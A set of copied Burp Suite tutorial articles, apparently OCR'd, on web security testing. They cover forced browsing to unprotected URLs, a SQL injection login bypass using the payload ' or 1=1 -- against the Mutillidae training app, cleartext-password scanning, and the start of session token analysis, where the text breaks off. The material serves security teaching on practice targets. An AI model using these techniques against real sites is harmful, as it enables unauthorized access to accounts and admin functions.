
Click the "Start Attack" button.



An "Intruder Attack" window will pop up with the results of the attack.
You can sort the results using the column headers.
In this example we will use "Length". Click the "Length" column header.
"Status" would also be a useful method of organizing this results table.




By sorting by "Length" or by "Status" we have enumerated some interesting results.
Send any results that warrant further investigation to Burp Repeater.
Right click on each individual result to bring up the context menu.
Click "Send to Repeater"




Go to the "Repeater" tab.

Click "Go" to follow the request.



In this example you have to use the "Follow redirection" button to follow the applications redirect and view the response.

In some of the results, forwarding the redirect leads to a 404 response, indicting there is no issue with this vulnerability.




The "/conf" payload provides a redirect to a "200 ok" response.

You can view the response beneath the "Response" header or right click anywhere within the response to bring up the context menu.

Click copy "Copy URL".

Paste the URL in to your browser to manually check the results.



In this example we are able to access the application's configuration page.

The application allows an unauthenticated user to configure administrative privileges and passwords for other users.


If an unauthenticated user can access URLs that should require authentication or hold sensitive information this is a security vulnerability.

From <https://support.portswigger.net/customer/portal/articles/1965720-Methodology_Missing%20Function%20Level%20Access%20Control.html#ForcedBrowsing>


Using SQL Injection to Bypass Authentication

In this example we will demonstrate a technique to bypass the authentication of a vulnerable login page using SQL injection.

This tutorial uses an exercise from the “Mutillidae” training tool taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.



To check for potential SQL injection vulnerabilities we have entered a single quote in to the "Name" field and submitted the request using the "Login" button.



The application provides us with an SQL error message.

The error message includes the SQL query used by the login function.

We can use this information to construct an injection attack to bypass authentication.

The first account in a database is often an administrative user, we can exploit this behavior to log in as the first user in the database.

Enter some appropriate syntax to modify the SQL query into the "Name" input.


In this example we used ' or 1=1 -- .

This causes the application to perform the query:

```
SELECT * FROM users WHERE username = '' OR 1=1-- ' AND password = 'foo'
```

Because the comment sequence (--) causes the remainder of the query to be ignored, this is equivalent to:

```
SELECT * FROM users WHERE username = ' ' OR 1=1
```



In this example the SQL injection attack has resulted in a bypass of the login, and we are now authenticated as "admin".

You can learn more about this type of detection in our article; Using Burp to Detect Blind SQL Injection Bugs.

From <https://support.portswigger.net/customer/portal/articles/2791007-using-sql-injection-to-bypass-authentication>

Sensitive Data Exposure

Sunday, December 23, 2018 12:02 AM


Using Burp to Test for Sensitive Data Exposure Issues

Sensitive Data Exposure vulnerabilities can occur when a web application does not adequately protect sensitive information from being disclosed to attackers. This can include information such as credit card data, medical history, session tokens, or other authentication credentials.

It is often said that the most common flaw is failing to encrypt data. One example of this vulnerability is the cleartext submission of a password. This is one of many vulnerabilities detected by Burp Scanner.

In this example we will demonstrate how to use the Scanner to check a login function page. The login page is taken from an old, vulnerable version of “WordPress”.


The version of “WordPress” we are using is taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.



First, ensure that Burp is correctly configured with your browser.


In the Burp Proxy "Intercept" tab ensure "Intercept is off".

Visit the web application you are testing in your browser.
Access the log in page of the web application.




Return to Burp.
In the Proxy Intercept tab, ensure "Intercept is on".

Enter login details in to the login form and submit the request. In this example by clicking “Login”.




Return to Burp. The raw request details should now be displayed in the Proxy"Intercept" tab. Right click on the request to bring up the context menu and click “Do an active scan.”

Note: You can also send requests to the Scanner via the context menu in any location where HTTP requests are shown, such as the site map or Proxy history.




The results of the scan are displayed in the Target “Site map” tab.

In this example the Scanner has detected that the application has an issue; “Cleartext submission of password”.



By clicking on an individual issue you can view a description of the vulnerability and suggested remediation in the “Advisory tab”. The full request and response are also shown.



Burp Scanner checks for a variety of types of data exposure, including SSH keys, credit card numbers and email addresses, etc.

Related articles:

- Getting started with Burp Proxy
- Getting started with Burp Scanner

From <https://support.portswigger.net/customer/portal/articles/1965730-Methodology_Sensitive%20Data%20Exposure.html>

Token Generation & Manipulation

Sunday, December 23, 2018 12:03 AM


Using Burp to Test Session Token Generation

Session management mechanisms can be vulnerable to attack if tokens are generated in an unsafe manner that enables an attacker to predict values of tokens that have been issued to other users. A password recovery token, sent to the user's registered email address is an example where an application's security depends on the unpredictability of tokens it generates.

You can use Burp Suite to analyze tokens generated by a web application. This article demonstrates how to analyze and test token generation using the Burp Intruder, Sequencer and Decoder tools.


In this example we are using three pages from the "Attacking session management" section of the "MDSec Training Labs".

Using Burp Decoder to Test Session Tokens




First, ensure that Burp is correctly configured with your browser.

Ensure "Intercept is off" in the Proxy "Intercept" tab.




Locate the page you wish to test and ensure that any required details are entered in order to produce an appropriate response that contains a session token.

